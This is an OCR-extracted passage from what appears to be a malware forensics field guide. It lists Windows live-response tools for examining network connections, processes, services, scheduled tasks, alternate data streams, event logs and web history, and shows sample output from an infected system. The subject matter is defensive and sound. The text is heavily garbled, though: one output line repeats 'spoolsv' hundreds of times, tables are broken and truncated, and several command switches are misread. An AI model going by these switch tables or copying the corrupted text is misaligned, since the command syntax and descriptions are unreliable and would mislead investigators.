Description: Just as netstat is the *de facto* utility for examining network connections, nbtstat is the *de facto* tool for examining NeBIOS connections. In particular, nbtstat can be used to acquire the NetBIOS cache or reveal current sessions, identifying the NetBIOS names and IP addresses of other computers that have recently or are currently connected to the subject system.

Helpful Switches:

Switch	Function
-4	Lists the remote machine's name table when supplied its name
-A	Lists the remote machine's name table when supplied its IP address
-0	Lists NBT's cache of remote machine names and their IP addresses
-n	Lists local NetBIOS names
-r	Lists names resolved by broadcast and via WINS
-S	Lists sessions table with the destination IP addresses
-5	Lists sessions table converting destination IP addresses to computer NETBIOS names
RemoteName	Remote host machine name

Name: Ne	t	
Page Refer	rence: 17, 26	
Author/Dis	stributor: Microsoft	
Available I	From: Trusted Windows system	
Description	a: Net is a multipurpose native Windows utility.	
Helpful Sw	itches:	
Switch	Function	
file	Identify file names and locations of files recently transferred over NetBIOS	
sessions	Identify current NetBIOS sessions	
user	Lists user accounts	
start	Displays list of running services by name only	

Name: TCPVcon

Page Reference: 22

Author/Distributor: Mark Russinovich/Microsoft (formerly Sysinternals)

Available From: http://technet.microsoft.com/en-us/sysinternals/bb897437.aspx

Description: TCPVcon is a command-line utility that is bundled with the Microsoft utility TCPView, a graphical based utility that diplays TCP/IP and UDP connections and end points in real time. TCPVcon provides granular and structured output, identifying the protocol of the connection, the path of the executable spawning the network connection, the process ID, the network connection state, the local address, and the address of the remote connection.

```
E:\WinIR\Network>tcpvcon.exe -a
TCPView v2.34 - TCP/UDP endpoint lister
Copyright (C) 1998-2003 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
[TCF] C:WINDOWS\temp\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\spoolsv\s
```

Helpful Switches:

Switch	Function
-a	Show all end points (default is to show established TCP connections)
-0	Print output as CSV
<pre><process></process></pre>	Only show end points owned by a target process

Process Analysis

As many malware specimens (such as worms, viruses, bots, key loggers, and Trojans) will often manifest on the subject system as a process, collecting information relating to processes running on

a subject system is essential in malicious code live response forensics. Process analysis should be approached holistically examine all relevant aspects of a suspicious process, as outlined in the chapter. Listed next are additional tools to consider for your live response toolkit.

Name: pmon	
Page Reference:	18
Author/Distribut	ar: Microsoft
Available From: 96ee-b18c4790cff	http://www.microsoft.com/downloads/en/details.aspx?familyid=9d467a69-57ff-4ae7- d&displaylang=en
	n is very similar to the top command in *Nix systems, providing for a real-time granular is relating to running processes such as memory usage and duration.
Name: pulist	
Page Reference:	8
Author/Distribut	or: Microsoft
(http://download.n	http://support.microsoft.com/kb/927229; icrosoft.com/download/win2000platform/pulist/1.00.0.1/nt5/en-us/pulist_setup.exe}; the Windows2000 Resource Kit
	lar to tlist, pulist displays processes that are running on local or remote o lists the user name that is associated with each process on a local computer.
Helpful Switches:	
Switch	Function
\\Server	Queries targeted remote system
No switches	If no server name is specified, pulist will attempt to display the username associated with each process running on the local system

Handles

Name: OpenHandle	S 📕	
Page Reference: 21		
Author/Distributor: Mi	crosoft	

http://download.microsoft.com/download/win2000platform/oh/1.00.0.1/nt5/en-us/oh_setup.exe.

Description: In addition to handle, another utility that can be used to inspect file handles is Microsoft's Open Handles (ch. e.se.) utility, which is available as part of the Windows 2000 Resource Kit Tools for administrative tasks.

Loaded DLLs

Name:	Proci	inter	rogate	
-------	-------	-------	--------	--

Page Reference: 21

Author/Distributor: Kirby Kuehl/WinFingerprint

Available From: http://winfingerprint.sourceforge.net/wininterrogate.php

Description: Procinterogate allows the digital investigator to identify all DLLs imported by running processes, but also gives the investigator the ability to query individual processes by PID using the -pid switch. Further, the procinterrogate output provides the entry point address of each loaded module.

Helpful Switches:	
Switch	Function
-list	Lists all processes, process IDs and their associated DLLs
- pid <pid></pid>	Lists DLLs associated with a process ID
-ver	Obtain version information of associated DLLs
-md5	Calculate MD5 sums of processes and their associated DLI

Name: PRCView (pv.exe)

Page Reference: 21

Author/Distributor: Igor Nys/CTI

Available From: http://www.teamcti.com/pview/prcview.htm

Description: PRCView is a powerful process viewing suite of tools that comes with both a GUI-based utility and a command-line functional equivalent named pv.exe. Using the pv -meprocess names switch provides very similar output to procinterrogate, and reveals the module, base, size, and path of the DLLs associated with the queried process.

Switch	Function
-c	Get extended list of running processes; displays path where executable associated with process resides on the subject system
-8	Show usage for the specified module
-g <target pid=""></target>	Get startup environment for target process
-m <target process></target 	Show modules used by specified process
-m -e <target process></target 	Get extended information about specified process' modules
-u <target dll=""></target>	List of all processes that use matching DLL

Page Refe	rence: 21
Author/D	istributor: Arne Vidstrom
Available	From: http://ntsecurity.nu/toolbox/listmodules/
Descripti	on: List Modules reveals the modules loaded into a process in memory on the subject system in a
	intuitive format.
	intutive format.
clean and	intutive format.

Correlate Open Ports with Running Processes and Programs

Name: F	port
Page Refe	erence: 23
Author/D	Pistributor: Foundstone (a division of McAfee)
Available	From: http://www.mcafee.com/us/downloads/free-tools/fport.aspx
respective	on: Fport is a command-line utility that can map open ports to associated processes and the executable programs on the subject system.
Helpful S	witches:
Helpful S Switch	witches: Function
	L'entre
Switch	Function
Switch /a	Function Sort by application

Name: O	penPorts
Page Refe	erence: 23
Author/D	istributor: DiamondCS
Available	From: http://majorgeeks.com/OpenPorts_d3950.html
	on:Openports is a command-line utility that maps TCP and UDP ports to the owner processe ts provides a variety of different viewing options allowing for calibration of detail and format.
Helpful S	witches:
Switch	Function
-lines	Adds lines between processes for easier viewing
-path	Processes are displayed with full path to executable
-netstat	Results are displayed similar to Window XP's netatat
-fport	Results are displayed similar to FPort
-CSV	Results are displayed in CSV format (comma separated values)

Name: CurrPorts	
Page Reference: 23	

Available	2 From: http://www.nirsoft.net/utils/cports.html
process na program j	on: A GUI and CLI-based tool that provides the digital investigator with a detailed snapshot of the ame, PID, and local and remote port numbers, along with IP addresses, port state, executable path, and other detailed information.
Helpful S	witches:
Switch	Function
/text	Save the list of all opened TCP/UDP ports into a tab-delimited text file
/stab	Save the list of all opened TCP/UDP ports into a tab-delimited text file

Command-line Arguments

Name: th	st
Page Ref	erence: 26
Author/D	istributor: Microsoft
Available C055060E	From: http://www.microsoft.com/downloads/en/details.aspx?familyid= 3-9553-4593-B937-C84881BCA6A5&displaylang=en
	on: tlist, referenced above in the Loaded DLLs section, can also be used to display the line arguments associated with all running processes on a subject system.
Helpful S	witches:
Switch	Function
-0	Show command lines for each process

Services

Malware can manifest on a victim system as a service, silently running in the background, unbeknownst to the user. As with the examination of running processes and open ports, explore running services by first gaining an overview, and then apply tools to extract information about the services with more particularity. Some other service analysis tools include:

Name: psservice

Author/D	istributor: Mark Rusinovich/Microsoft (formerly Sysinternals)
Available	From: http://technet.microsoft.com/en-us/sysinternals/bb897542.aspx
Description	on: Provides a very detailed view of the services on a subject system.
Helpful S	witches:
Switch	Function
-query	Queries the status of a service
-config	Queries the configuration
-find	Searches for an instance of a service on the network
Author/D Available	rence: 24 istributor: From: http://www.nirsoft.net/utils/serviwin.html on: GUI and CLI tool ServiWin, which when used with the /stext > <log file="" name=""> ovides a detailed description of each individual service.</log>
	witches:
	Function
Helpful S Switch /stext	Function Saves the list of all drivers/services into a regular text file
Helpful S Switch	Function

Drivers

In addition to determining the running services on a subject system, consider examining the installed drivers on the system, including the nature and status offthe drivers. A reminder of the importance of this step is the recent sophisticated malware variant, Stuxnet, which installs drivers used to inject code into system processes and to conceal the malware. In addition to the tools discussed in Chapter 1, another tool to consider is ListDrivers.

Name: ListDrivers	
Page Reference: 25	
Author/Distributor: Arne Vidstrom	
Available From: http://ntsecurity.nu/toolbox/	
Description: ListDrivers is a lightweight command-line utility that lists the loaded kernel	

Opened Files

Open files on a subject system may provide clues about the nature and purpose of the malware involved in an incident, as well as correlative artifacts for your investigation. In Chapter 1 we examined the tool OpenFilesView; another tool to consider is openfiles.

Name: Of	penfiles
Page Refe	rence: 25
Author/Di	istributor: Microsoft
Available	From: Trusted Windows system; user reference is available from
http://techi	net.microsoft.com/en-us/library/bb490961.aspx
	n: An alternative to OpenedFilesView is openfiles, a command-line utility that can query at es that are opened locally or by network users.
Helpful S	witches:
Switch	Function
/query	Displays files opened locally or from shared folders
/fo	Displays the output in the specified format
/query /fo list /v	To query and display all open files in list format with detailed information

Determining Scheduled Tasks

Recall that some malicious code variants are "event-driven," meaning that until a certain date or event triggers execution, the malware will remain dormant. In Chapter 1, we referenced the Microsoft utility schtasks, which is described in further detail below.

Name: SC	htasks	
Page Refer	ence: 27	
Author/Dis	stributor: Microsoft	
	From: Trusted system; information regarding the utility is available from et.microsoft.com/en-us/library/cc772785%28WS.10%29.aspx.	
scheduled of of swtiches schtasks	n: Schtasks is a native Microsoft utility that provides detailed information regarding any tasks on the subject system; the level of granularity in the output can be calibrarted using a combination. To dentify whether there are any tasks scheduled on the system, simply invoke the /query command; if you identify a scheduled task, detailed information can be extracted using nd string achtasks/query/fo/LIST/v.	
Helpful Sw	itches:	
Switch	Function	
/query	y Displays all scheduled tasks	
/fo	Displays the output in the specified format	
/query /fo LIST /v	To query and display all scheduled tasks on the subject system in list format with detailed	

Clipboard Contents

Remember that an attacker, whether remotely logged into a system or a nefarious insider, may cut and paste information while on a subject system. This information may provide valuable investigative leads and correlate other artifacts found on the system, in network traffic, or in the malicious code itself.

Name: Insid	deClipboard
Page Referen	ace: 27
Author/Distr	ibutor: NirSoft
Available Fr	om: http://www.nirsoft.net/utils/inside_clipboard.html
is a GUI and and allows yo the command	Another tool that can be used to harvest clipboard contents is NirSoft's InsideClipboard, which CLI utility that displays the binary content of all formats that are currently stored in the clipboard, u to save the content of specific format into a binary file. InsideClipboard can be invoked from prompt, and the results of the query can be saved in multiple report formats including standard at Markup Language (HTML), and eXtensible Markup Language (XML), among others. Itelse:
Switch	Function
Istext	

/stab Save the list of all startup items into a tab-delimited <file name> text file

Non-Volatile Data Collection and Analysis Tools

System Security Configuration

Name: Mid	crosoft Baseline Security Analyzer	
Page Refer	ence: 30	
Author/Dis	tributor: Microsoft	
Available I	rom: http://msdn2.microsoft.com/en-us/library/aa302360.aspx	
command-l	i: Microsoft Baseline Security Analyzer (MBSA), available in be ine (Mbsacli.exe) utility, scans a subject system for insecure conf dates, service packs, and patches for the operating system, amon itches:	gurations and checks for
Switch	Function	
/nd	Instructs MBSA to not download any files from the Microsoft Web site during the course of performing a scan, emulating offline mode	
	emulating offline mode Useful for performing a basic security scan on a subject system without having to install all MBSA features	

Prefetch File Analysis

Name: Windows File Analyzer

Page Reference: 31

Author/Distributor: Mitee

Available From: http://www.mitec.cz/wfa.html.

Description: Recall that when a program is executed, the Windows operating system creates a "Prefetch"

file that enables speedier subsequent access to the program. Embedded within the Prefetch files are the most recent time a program was executed (bytes 120–128) and the number of times it was executed (bytes 144–148). This embedded information can be extracted manually, or using a tool like Windows File Analyzer. The following figure shows Windows File Analyzer as it is used to view the Prefetch information on a subject system. Another approach to viewing this is used to view the Prefetch folder on the mounted drive, as discussed in Chapter 3. The right most column shows the number of times the executable was run, but this number is not incremented when an executable is automatically run from an autostart location when the system bosts.

Ele Windows Help	0				
PA - Prefetch					
Directory: C:\WINDO Volume serial: F4F2-0 Volume label: IBM_PI	Prefetch Analysis Report. Decorp CWNR00WS/Petech Volume scelaf F472079E Volume scelaf F472079E Volume scelaf FMFLDAD				
Application	Embedded Date -	Created	Walten	Runs	
Abbacatori					
MMC EXE-069F3941.pl	9/3/2007 8:03:24 PM	9/3/2007 8:03:34 PM	9/3/2007 8:03:34 PM		
MMC EXE-069F3941.pl WMIAPSRV EXE-1E2270A5.pl		9/3/2007 8:03:34 PM 9/3/2007 8:03:42 PM	9/3/2007 8:03:34 PM 9/3/2007 8:03:42 PM		
MMC EXE-069F3941.pl WMIAPSRV EXE-1E2270A5.pl SML0GSVC EXE-05481E6C.pl	9/3/2007 8:03 32 PM 9/3/2007 8:03 33 PM	9/3/2007 8:03:42 PM 9/3/2007 8:03:33 PM	9/3/2007 8:03:42 PM 9/3/2007 8:03:34 PM		
MMC EXE-069F3941.pl WMIAPSRV EXE-1E2270A5.pl	9/3/2007 8:03:32 PM	9/3/2007 8:03:42 PM	9/3/2007 8:03.42 PM		
MMC EXE-069F3941.pl WMIAPSRV EXE-1E2270A5.pl SML0GSVC EXE-06481E6C.pl RUNDLL32 EXE-3780E2E0.pl MSHTA.EXE-3310F029.pl	9/3/2007 8.03 32 PM 9/3/2007 8.03 33 PM 9/3/2007 8.03 55 PM 9/3/2007 8.03 55 PM	9/3/2007 8.03.42 PM 9/3/2007 8.03.33 PM 9/3/2007 8.03.55 PM 9/3/2007 8.03.55 PM 9/3/2007 8.04.05 PM	9/3/2007 8:03:42 PM 9/3/2007 8:03:34 PM 9/3/2007 8:03:55 PM 9/3/2007 8:04:05 PM		
MMC EXE-069F3941.pl WMIAPSRV EXE-1E2270A5.pl SML0GSVC EXE-05481E6C.pl RUNDLL32 EXE-3780E2E0.pl	9/3/2007 8.03 32 PM 9/3/2007 8.03 33 PM 9/3/2007 8.03 55 PM 9/3/2007 8.03 55 PM 9/3/2007 8.03 55 PM 9/3/2007 8.41 23 PM	9/3/2007 8.03.42 PM 9/3/2007 8.03.33 PM 9/3/2007 8.03.55 PM 9/3/2007 8.04.05 PM 9/3/2007 8.04.05 PM 9/3/2007 8.41.23 PM	9/3/2007 8:03:42 PM 9/3/2007 8:03:34 PM 9/3/2007 8:03:55 PM 9/3/2007 8:04:05 PM 9/3/2007 8:04:05 PM 9/3/2007 8:41:23 PM		
MMC EVE 069F3941 pl WMIAPSRV EVE-1E227045 pl SML005VC EVE-05401E6C pl RUNDLL32 EVE-35401E6C pl MSHTA EVE-3310F023 pl MSHTA EVE-3310F023 pl TORK EVE-1206FE02 pl TORK EVE-37386088 pl	9/3/2007 8/03 32 PM 9/3/2007 8/03 33 PM 9/3/2007 8/03 55 PM 9/3/2007 8/03 55 PM 9/3/2007 8/41/23 PM 9/3/2007 8/41/23 PM	9/3/2007 8:03 42 PM 9/3/2007 8:03 33 PM 9/3/2007 8:03 55 PM 9/3/2007 8:04 05 PM 9/3/2007 8:41 23 PM 9/3/2007 8:41 33 PM	9/3/2007 8:03:42 PM 9/3/2007 8:03:34 PM 9/3/2007 8:03:35 PM 9/3/2007 8:04:05 PM 9/3/2007 8:41:23 PM 9/3/2007 8:41:33 PM		
MMC EVE 069F3941.pl WMAPSRV EVE 116227045.pl SML005RV EVE 16227045.pl MUNDL32 EVE 37006280.pl MSHTA EVE 3310F029.pl NEWRC EVE 1205F602.pl TORX EVE 37386088.pl REFRESH(11EVE 0F024CEA.pl	9/3/2007 8/03 32 PM 9/3/2007 8/03 33 PM 9/3/2007 8/03 35 PM 9/3/2007 8/03 55 PM 9/3/2007 8/41 23 PM 9/3/2007 8/41 23 PM 9/3/2007 8/42 59 PM	9/3/2007 8.03 42 PM 9/3/2007 8.03 33 PM 9/3/2007 8.03 55 PM 9/3/2007 8.04 05 PM 9/3/2007 8.41 33 PM 9/3/2007 8.41 33 PM	9/3/2007 8 03 42 PM 9/3/2007 8 03 34 PM 9/3/2007 8 03 55 PM 9/3/2007 8 04 05 PM 9/3/2007 8 41 23 PM 9/3/2007 8 41 33 PM		
MMC EVE 069F3941 pl WMIAPSRV EVE-1E227045 pl SML005VC EVE-05401E6C pl RUNDLL32 EVE-35401E6C pl MSHTA EVE-3310F023 pl MSHTA EVE-3310F023 pl TORK EVE-1206FE02 pl TORK EVE-37386088 pl	9/3/2007 8/03 32 PM 9/3/2007 8/03 33 PM 9/3/2007 8/03 55 PM 9/3/2007 8/03 55 PM 9/3/2007 8/41/23 PM 9/3/2007 8/41/23 PM	9/3/2007 8:03 42 PM 9/3/2007 8:03 33 PM 9/3/2007 8:03 55 PM 9/3/2007 8:04 05 PM 9/3/2007 8:41 23 PM 9/3/2007 8:41 33 PM	9/3/2007 8:03:42 PM 9/3/2007 8:03:34 PM 9/3/2007 8:03:35 PM 9/3/2007 8:04:05 PM 9/3/2007 8:41:23 PM 9/3/2007 8:41:33 PM		

Auto-Start Locations

As was discussed in this chapter, malware often has a persistence mechanism to ensure longevity on a computer. A frequent method used for this purpose is the creation of an autostart location (also referred to as an "autorun") in the registry. In addition to the Microsoft Autoruns tool, another option for discovering and analyzing autorun locations is StartupRun.

Name: Startu	oRun (strun)	
Page Reference	: 32	
Author/Distribu	itor: NirSoft	
Available From	http://www.nirsoft.net/utils/strun.html	
	rtupRun is an alternative GUI and command-line utility availab ations that are loaded automatically when Windows boots up, i	
associated with p	rogram.	icroung the registry key
associated with p Helpful Switche Switch	rogram.	icitating the registry key
associated with p Helpful Switche	rogram. S:	including the registry key

Event Logs

On Windows systems, many activities related to a malware incident can generate entries in the Event Logs. Some other Event Log dumping tools to consider for your live response toolkit include:

Name: psl	oglist
age Refer	ence: 32
uthor/Dis	tributor: Mark Russinovich/Microsoft (formerly Sysinternals)
vailable F	rom: http://technet.microsoft.com/en-us/sysinternals/bb897544.aspx
	: Psloglist is a function-rich Windows Event Log dumping tool, providing the digital with numerous options to customize the scope, breadth, and presentation of the data output
in congacos	with numerous options to customize the scope, oreading and presentation of the data output
Helpful Sv	
Helpful Sv	vitches:
Helpful Sv Switch	vitches: Function

Name: Dum	p Event Log (dumpel)	
Page Referen	ice: 32	
Author/Distr	ibutor: Microsoft	
	om: Windows 2000 Resource Kit; ad.microsoft.com/download/win2000platform/WebPacks/1.00.0.1/NT5/EN	l-US/Dumpel.exe
Description:	Dump Event Log (dumpel) is a command-line utility that dumps a specified	d Windows Event
event-filtering		
event-filtering Helpful Swit	switches. ches:	
event-filtering	switches.	
event-filtering Helpful Swit	switches. ches:	
event-filtering Helpful Swit Switch	: switches. ches: Function	
event-filtering Helpful Swit Switch -l <name></name>	: switches. ches: Function	

Group Policies

Remember to closely inspect user accounts that are local to the subject system or domain accounts that were used to log in these can reveal how malware was placed on the computer. Below are additional tools that assist in examining user and group policy details.

Name: GPList	
Page Reference: 33	
Author/Distributor: Arne \	/idstrom
Available From: http://ntsec	:urity.nu/toolbox/
Redirection, Microsoft Disk	nation about the following Group Policies applied to a system: Folder Quota, QoS Packet Scheduler, Scripts, Security, Internet Explorer Branding Illation, and IP Security. This tool does not require (nor have) any command
Name: GPResult	
Page Reference: 33	

	tributor: Microsoft 'rom: Windows Resource Kit or trusted system
Sector Contractor	: GP Result is a command-line tool that verifies all policy settings for a specific t
lelpful Sw	itches:
Switch	Function
4	Specifies that the output display all available information about Group Policy
	Specifies that the output display verbose policy information

File System: Hidden Files and Alternate Data Streams

Malware and associated artifacts often manifest as hidden files. Similarly, certain malware specimens abuse the NTFS Alternate Data Stream feature—which allows you to hide data in an existing file name with the use of a stream name—to hide the malware or associated files. Consider adding tools to your live response toolkit to discover these files.

Name: HFind	
Page Reference: 33	
Author/Distributor: Foundstone	
Available From: http://www.foundstone.co	om/us/resources/proddesc/forensic-toolkit.htm
collection of freeware command-line utiliti system (NTFS only) for metadata and artifa target system for hidden files. If hidden file Querying our subject system (targeting what	ity included in the Foundstone Forensic Toolkit 2.0 — a es that allows the digital investigator to investigate a subject tacks. In particular, HFind can be used to scan the es are detected, HFind lists the last access times to the files. at we have learned through our investigation to be a suspicious us hidden files, as shown in the following output:
E:\WinIR\Hiddenfiles\Foren Searching	sicToolkit20>HFind.exe C:\WINDOWS\Temp

COM.MIC	74/10/5010	0515213
control.ini	14/10/2010	05:52:35
Desktop.ini	14/10/2010	05:52:3
C:\WINDOWS\Temp\spoolsv\down	load	
ident.txt	14/10/2010	05:52:3
C:\WINDOWS\Temp\spoolsv\logs		
mirc.ico	14/10/2010	05:52:3
mirc.ini	14/10/2010	05:57:2
popups.txt	14/10/2010	05:52:3
remote.ini	14/10/2010	05:52:3
run.bat	14/10/2010	05:52:3
servers.ini	14/10/2010	
C:\WINDOWS\Temp\spoolsv\soun		
spoolsv.exe	14/10/2010	05:52:3
users.ini	14/10/2010	05:52:3
Finished		

Helpful Switches: Switch Function

Skip subdire

Name: LADS (List Alternate Data Streams)

Page Reference: 33

Author/Distributor: Frank Heyne Software

Available From: www.heysoft.de

Description: As the name of the tool suggests, LADS lists files on Windows NT file systems that contain alternate data streams (ADS). LADS provides the digital investigator with an intuitive menu and command switch options. To invoke LADS, simply excute the utility at the command line and identify the target directory: LADS
objectory: additional command switches can dig deeper into subdirectories.

Helpful Switches:

Switch	Function
-8	Includes subdirectories
-A	Give a summary of all bytes used in the scanned directories
-Xname	Exclude any ADS "name"
-Pfile	Read parameters from "file"

Name: streams

Page Reference: 33

Author/Distributor: Mark Russinovich/Microsoft (formerly Sysinternals)

Available From: to http://technet.microsoft.com/en-us/sysinternals/bb897440.aspx

Description: Another helpful tool for identifying NTFS alternate data streams is Mark Russinovich's streams. Similar to LADS, streams provides the digital investigator with the option of scanning subdirectories of interest with a command switch (-s). The only required command parameter needed to invoke streams is a target file or directory name: streams.exe <file or directory>.

Halpful Switcher

neipiui 39	incues.	
Switch	Function	
-8	Recurse subdirectories	

Dumping and Parsing Registry Contents

Name: Reg	JDump			
Page Refere	nce: 34			
Author/Dist	ributor: Microsoft			
	rom: http://download.microsoft.com/download/d/2/5/d2522ce4-a441-459d-8302- 3c/LogoToolsv1.0.msi			
Description	RegDump (regdump.exe) is a command-line tool included in the Microsoft Logo Tools suit the digital investigator to dump the contents of Registry Hives into a text file.			
Helpful Swi	tches:			
Switch	Function			
/o				
/r				
lacis	8			

Web History

Client-side exploits are becoming more and more prevalent, particularly through "drive-by-downloads." Drive-by-downloads often occur when a user with an insecure or improperly configured Web browser navigates to a compromised (or nefarious) Web site that is surreptitiously hosting malware, allowing the malware to silently be downloaded onto the victim system. As a result, it is always advisable to examine the subject system Web history to gain insight into whether a Web-based

vector of attack caused the malicious code incident.

Name: Pasco

Page Reference: 38

Author/Distributor: Foundstone

Available From: http://www.foundstone.com/us/resources/proddesc/pasco.htm

Description: Pasco is multi-platform command-line utility that parses Internet Explorer history files (Index.dat), the results of which are output into a field delimited text file, enabling the digital investigator to import into a spreadsheet to further analyze the data.

Page Reference: 38	
Author/Distributor: NirSoft	
Available From: http://www.nirsoft.net/utils/	
help resconstruct the Web browsing history on a s • <i>IEHistoryView</i> —Extracts information from the ner record for every Web page visit. • <i>IECacheviewer</i> —Similar to <i>IEHistoryView</i> , the including all images and other files loaded by the • <i>IECockieView</i> —Extracts the content of all cockie <i>MocilladiStoryView</i> —Extracts the details of all 1 • <i>MocillaCockieView</i> —Extracts the details of all • <i>MocillaCockieView</i> —Extracts the list of Favorites/Bo • <i>ChromeCacheView</i> —Extracts the details of all • <i>OperaCacheView</i> —Extracts the details of all ca- • <i>OperaCacheView</i> —Extracts the details of all ca- • <i>OperaCacheView</i> —Extracts the details of all ca-	isiory file (index.dat) of Internet Explorer; stores only cache file stores multiple records for every Web page. e files stored by Internet Explorer. prowsing history stored by Mozilla Firefox. cache files stored by Mozilla Firefox. okmarks. ache files stored by Mozilla Firefox. okmarks. ache files stored by Google Chrome Web browser. the files stored by Opera Web browser.

Malware Extraction

As discussed in this chapter, once a suspicious file is identified through live response, safely extracing and preserving the files for further analysis is an essential aspect of malware forensics. Another tool to consider for this process is HBGary's FGET.

Name: FGET

Page Reference: 39

Author/Distributor: HBGary

Available From: https://www.hbgary.com/community/free-tools/; https://www.hbgary.com/wpcontent/themes/blackhat/images/fget.rar

Description: FGET is a command-line utility that can acquire files from local and remote subject systems,

 Using FGET from your trusted live response toolkit locally on a subject, you can quickly acquire a suspicious file by invoking the tool using the "-extract" switch, identifying the target file and the location of where to copy the file, as shown in the following output:

```
E:\WinTk\Extraction\F0ET>F0ET.exe -extract c:\WINDOWS\Temp\spoolsv\spoolsv\spoolsv.exe
E:\WinTk\Extraction\F0Edmace\spoolsv.exe
-= F0ET v1.0 - Forensic Data Acquisition Utility - (c)HBGary, Inc 2010 =-
[4] Extracting File From Volume ...SUCCESS!
```

 FGET is also intended for acquisition of files over a network, with varying degrees of difficulty and system preparation. To use FGET on remote systems, the local acquisition system must have a repository directory created (by default the directory is c: \FGETREPOSITORY).

 Using the remote acquisition capabilities of FGET, we can copy the suspicious file from the subject system over the network from our analysis system, as shown in the following output. Note that FGET places the target files in the FGETREPOSITORY directory, and in turn, in an auto-generated subdirectory name to comport with the target system IP address in an effort to easily parse acquisition results.

```
E:\WmIR\Extraction\FGET>FGET.exe-scan192.168.79.130-extract
    c:\WINDOWS\Temp\spcolsv\spcolsv.exe
    -= FGET v1.0 - Forensic Data Acquisition Utility - (c)HBGary, Inc 2010 =-
[*] Operation STARTED for: "Forensic Get 1.0" ...
    [+] Actions: REPORT
    [*] Setting maximum scanner thread count to: 1
[*] Capturing Machine: "192.168.79.130"
    The command completed successfully.
    [+] Authentication to C$ Successful!
    A subdirectory or file C:\FGETREPOSITORY\192.168.79.130 already exists.
    1 file(s) copied.
[*] Scanned: 1 of 1 nodes. (1 active scan threads)
    1 file(s) copied.scan threads to finish ...
{+) Copied file locally to: "C:\FGETREPOSITORY\192.168.79.130\"
    [!] Evidence Acquisition Completed for Host: "192.168.79.130" in 1 seconds @ Wed
    Oct 13 20:02:48 2010
    [+] Machine: "192.168.79.130" Successfully Captured
    [+] Operation FINISHED for: "Forensic Get 1.0" ...
    [!] Attempted Node Checks: 1
    [!] Pingable Nodes: 1
    [1] Authenticated: 1
    [S] Successful: 1
           - SUCCESS: 192.168.79.130
[+] Scan completed in 2 seconds
```

. A full description of FGET functionality is available from http://www.hbgary.com/wp-

content/themes/blackhat/ima	ges/fget-fag-v1.docx.	

Switch	Function
-extract file_to_get_path copy_to_path	Extract file
-unpack my.hpak unpack_to_directory_path	Upack files acquired by FGET
Remote System Commands	
Switch	Function
-scan target_name [-extract remote_filepath local_filepath]	Remote acquisition of a target file from a single remote target system
-list targetlist.txt [-extract remote_filepath]	Remote acquisition of a target file from a list of remote target systems
-range start_ip end_ip [-extract remote_filepath]	Remote acquisition of a target file from a list of remote target systems

Selected Readings

Books

- Carvey H. Windows Forensic Analysis DVD Toolkit Second edition. Burlington, MA: Syngress; 2009.
- Jones, K., Bejtlich, R., and Rose, C.W. (2005). *Real Digital Forensics*. Reading, MA: Addison-Wesley. Prosise, C., Mandia, K., and Pepe, M. (2003). *Incident Response and Computer Forensics*, Second edition. New York: McGraw-Hill/Osborne.

Papers

- Kent K, et al. Guide to Integrating Forensic Techniques into Incident Response National Institute of Standards and Technology, Special Publication 800–86 2006.
- Mancini, S. (2006). RAPIER: A 1st Responders Information Acquisition Framework. First Conference 2006.
- 3. Pär Österberg Medina, S. (2008). Detecting

Intrusions: The Latest Forensics Tools and Techniques to Identify Windows Malware Infections. First Conference 2008.

4. Waits C, et al. Computer Forensics: Results of Live Response Inquiry vs Memory Image Analysis Carnegie Melon Software Engineering Institute 2008.

Jurisprudence/RFCS/Technical Specifications

